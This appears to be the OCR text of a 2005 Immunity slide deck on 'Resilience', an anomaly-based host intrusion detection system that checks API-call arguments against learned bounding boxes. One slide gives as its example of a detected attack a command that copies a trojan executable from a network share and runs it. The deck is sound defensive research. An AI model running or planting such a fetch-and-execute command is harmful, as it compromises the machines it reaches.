Resilience

A HIDS that “just works”

12/21/2005

Dave Aitel

http://www.immunityinc.com

Agenda

- Continued need for a HIDS
- Technology (theory)
- Implementation (practice)
- Development Timeline

XP SP2's Failure

- XP SP2 failed
  - Built in resilience far below that of Linux
  - Compiler protection inadequate
  - No ASLR
  - No GRSec-ACL with learning mode
  - Hardware NX on few laptops, software NX unreliable

Third Party Solutions to HIDS

- Total cost of ownership of Windows laptop must include
  - Virus scanner
  - Spyware detection
  - HIDS
  - Management of all of the above
- Management alone is too expensive for large corporations and impossible for grandma

What has been tried in the past?

- Signature-based solutions
  - At the API hook layer
  - At the kernel layer
- Heuristics
  - No calls to API from stack segments
- Anomaly detection
  - On graphs of function calls in each thread
- API/Kernel Restrictions
  - Explicit whitelisting/blacklisting

Resilience: Design

- Pure anomaly detection
  - No whitelist/blacklists
- Implemented at either kernel or API-hook layer
- Free as in both Beer and Speech
- Low-impact to deploy
  - Minimizes false positives
- Per process, not per thread
- Not exhaustive hooking

IMMUNITY 

Bounding Boxes

- Given each API call we monitor, we transform arguments into an N-dimensional point
  - Strings are transformed into integers by way of a (length, H(string)) tuple, where H is a function that returns similar integers for similar strings
    - H may also be security-specific, with sensitivity to high bits, etc.
- We gather enough data, then draw a bounding box around these points

IMMUNITY 


Protection

- In protection mode, each API call is checked against its bounding box and process is terminated if outside the box X times
  - Where X is 1
- Entire process is transparent to user
  - No explicit policies
  - No need to understand what the problem was, simply that there was a problem

Bounding Boxes (rects)

Example for system(char *command);

Length of char *



Collected data during first three runs

H(char *)

Further right means high bits, high entropy, etc

IMMUNITY


Bounding Boxes

Example for system(char *command);

Copy \\192.168.0.1\trojan.exe %SYSTEMROOT% &&
trojan.exe

Outside box,
TerminateProcess()

Length of char *



New calls (ones in box are similar to our tracked data)

Outside box,
TerminateProcess()


"dir"

H(char *)

Further right means high bits, high entropy, etc

IMMUNITY

2d example


CreateFile arg0
150
140
130
120
110
100
90
80
70
60
50
40
30
20
0
20
40
60
80
100
120
140
Column C

Program-wide bounding box

- Number of any particular watched calls versus total number of watched calls
  - Getpeername or connect/send versus recv
  - Simple count and divide is effective enough
- If you've never called WSARecv, you probably shouldn't

Salient differences

- We do not track or store state of any kind
  - Each check is a simple lookup, at most O(N) for strings
- We do not check every API/kernel call
  - O(N) on recv is probably not what we want to be doing, although it might work
  - Many calls would simply generate noise and muddle the system
- We can operate either pre or post an attacker getting shellcode execution

Implementation

- 0.5 Preliminary development implementation based on FX's dumbug
  - Generates and checks bounding boxes via a customized debugger
- 1.0 Working Detours dll-injected hooker
- 2.0 Kernel layer Resilience

Performance Penalty

- O(N) on strings
  - We hook functions with string arguments that should not be called in loops to reduce overall total cost
- Negligible storage requirements
- Negligible cost on integer-only arguments

Further Work

- Handling of unicode strings better
- Automatic generation of hooks for MSRPC services

Conclusion

- Things we learned
  - Statistical anomaly detection using arguments of functions can be done relatively cheaply and easily
- Questions?